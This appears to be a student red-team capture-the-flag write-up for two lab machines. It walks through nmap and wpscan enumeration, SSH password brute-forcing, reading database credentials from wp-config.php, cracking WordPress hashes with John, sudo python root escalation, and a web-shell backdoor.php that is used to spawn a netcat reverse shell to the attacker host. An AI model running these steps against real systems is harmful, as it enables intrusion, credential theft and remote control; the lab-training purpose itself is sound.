# **Red Team: Summary of Operations**

## **Table of Contents**


* **Exposed Services**
  + Target 1
  + Target 2
* **Critical Vulnerabilities**
  + Target 1
  + Target 2
* **Exploitation**
  + Target 1
  + Target 2

### **Exposed Services**


Nmap scan results for each machine reveal the below services and details:

$ nmap -sP 192.168.1.1-255


Reveals 192.168.1.110 and 192.168.1.115 are our target 1 and 2.



$ nmap -sV 192.168.1.110



$ nmap -sV 192.168.1.115



This scan identifies the services below as potential points of entry:

**Target 1**

1. **Port 22 (ssh)**
2. **Port 80 (http)**
3. Port 111 (rpcbind)
4. Port 139 (netbios-ssn)
5. Port 445 (netbios-ssn)

**Target 2**

**1. Port 22 (ssh)**

**2. Port 80 (http)**

3. Port 111 (rpcbind)

4. Port 139 (netbios-ssn)

5. Port 445 (netbios-ssn)

### **Critical Vulnerabilities**

The following vulnerabilities were identified on each target:

**Target 1**


1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials.
2. **Port 80 is open**, this provides us physical access to the http server / web browser.

**Target 2**

1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials.
2. **Port 80 is open**, this provides us physical access to the http server / web browser.

**Exploitation**


$ wpscan –-url http://192.168.1.110/wordpress -eu

****

Displays both users that we will target.


$ ssh michael@192.168.1.110

In order to obtain Michael’s password, we used brute force discovery. The password ended up being the same as the user name.



Entry point.


Once we have successfully logged in as Michael, we are able to maneuver through the files inside of his user account.



After a bit of searching we discover that there is a second flag inside the /var/www directory.


Also, we discover inside the wordpress directory there is a wp-config.php file.

We searched that file to reveal a few login / passwords.



$ cd wordpress


$ cat wp-config.php



Here we find the username is **root** and the password is **R@v3nSecurity**. This is the information we need to utilize mysql.

In order to get into mysql we ran the command mysql -u root -p

This allowed us to enter mysql as root. Here we had access to more tables and databases.



After this, we wanted to find the databases and tables that were most likely to have the information we were seeking.


$ show databases;

$ use wordpress;

$ show tables;

$ select \* from wp\_posts;


This reveals the third and fourth flags. ( Note: later we will find flag 4 in another area as well. )



If we return to the tables and look around some more, we find that there is even more valuable information.

$ show tables;

$ select \* from wp\_users;




Now we can see both users michael and steven, and their corresponding hashes.

From here we must crack those hashes with johntheripper.

Seeing as we already have michaels password, we will crack steven’s. So we will add the value to a file called wp\_hashes.txt in the root directory.

$ nano wp\_hashes.txt




After we write out the file, we will use the command john wp\_hashes.txt , this will take some time, but the result will successfully crack steven’s hash.

We then find that steven’s password is pink84

Now, we can ssh into steven’s account.

$ ssh steven@192.168.1.110

$ pink84




From here we need to run the python script to get root access.

$ sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’

$ cd /root

$ ls




Capture the 4th flag

$ cat flag4.txt

Now, since we cannot ssh into target 2, we have to figure out a way in through a back door.

First,


$ nmap -sP 192.168.1.1-255




This shows us our target 2 at 192.168.1.115 again.


We already know which ports are open from the scan done earlier. So let’s gather some more information.

nikto -C all -h http://192.168.1.115




gobuster dir -e -u <http://192.168.1.115> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,txt,html





From here, we try these different domains, and we can see in the vendor section there is a flag2.txt under the PATH directory.




After this, we have to create an exploit.sh file and set the target to the location we are attacking.




$ bash exploit.sh

This will show the echo message above once successful.

Now, we navigate to the location we specified, 192.168.1.115/backdoor.php



If we want to get an easier view, we can edit the url a bit by adding view-source: to the beginning, and ?cmd=id after.




Now, we are ready to get a shell. Let’s start a netcat listener on port 4444.

$ nc -lnvp 4444

Now, we navigate to our browser and tell it which IP to respond to netcat with, which in our case is 192.168.1.90. ( The address to our Kali machine )

view-source:<http://192.168.1.115/backdoor.php?cmd=nc> 192.168.1.90 4444 -e /bin/bash

Hit enter and check netcat.




Now, we have successfully gotten a shell.

Upon some looking around, we discover a flag2.txt in the /var/www directory

$ cd /var/www


$ ls

$ cat flag2.txt




From here, we do a simple search to see if there are any other flags in this general area.

$ find -type f -iname ‘flag\*’



It shows us the location of the flag in .png image format. So, we navigate to that location in the browser. There we find an image file of flag3.png.



**The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:**

**Target 1**

* Flag1.txt:192.168.1.110
* nmap scanning tool
  + nmap -sP 192.168.1.1-255
  + nmap -sV 192.168.1.110
* Flag2.txt:fc3fd58dcdad9ab23faca6e9a36e581c
* Wordpress
  + wpscan --url <http://192.168.1.110/wordpress> -eu
  + cd /var/www
  + ls
* Flag3.txt:afc01ab56b50591e7dccf93122770cd2
* MySQL / Wordpress
  + show databases;
  + show tables;
  + select \* from wp\_posts
  + \*\*\* this also displays flag4.txt \*\*\*
* Flag4.txt:715dea6c055b9fe3337544932f2941ce
* ssh / python script
  + sudo python -c 'import pty;pty.spawn("/bin/bash");'
  + cd /root

**Target 2**

* Flag1.txt:a2c1f66d2b8051bd3a5874b5b6e43e21
* Nikto / dirbuster
  + nmap -sP 192.168.1.1-255
  + nmap -sV 192.168.1.115
  + nikto -C all -h [http://192.168.1.115](about:blank) , running this command, scans for dangerous files and outdated software. nikto can run generic and server specific checks.
  + gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -u <http://192.168.1.115>.
* Flag2.txt:6a8ed560f0b5358ecf844108048eb337
* gobuster / dirbuster / netcat / exploit.sh
* 192.168.1.115/backdoor.php
* bash exploit.sh
  + nc -lnvp 4444
  + view-source:<http://192.168.1.115/backdoor.php?cmd=nc> 192.168.1.90 4444 -e /bin/bash
* Flag3.txt:a0f568aa9de277887f30d71520d9b
  + Find -type f -iname ‘flag\*’
* Flag4.txt: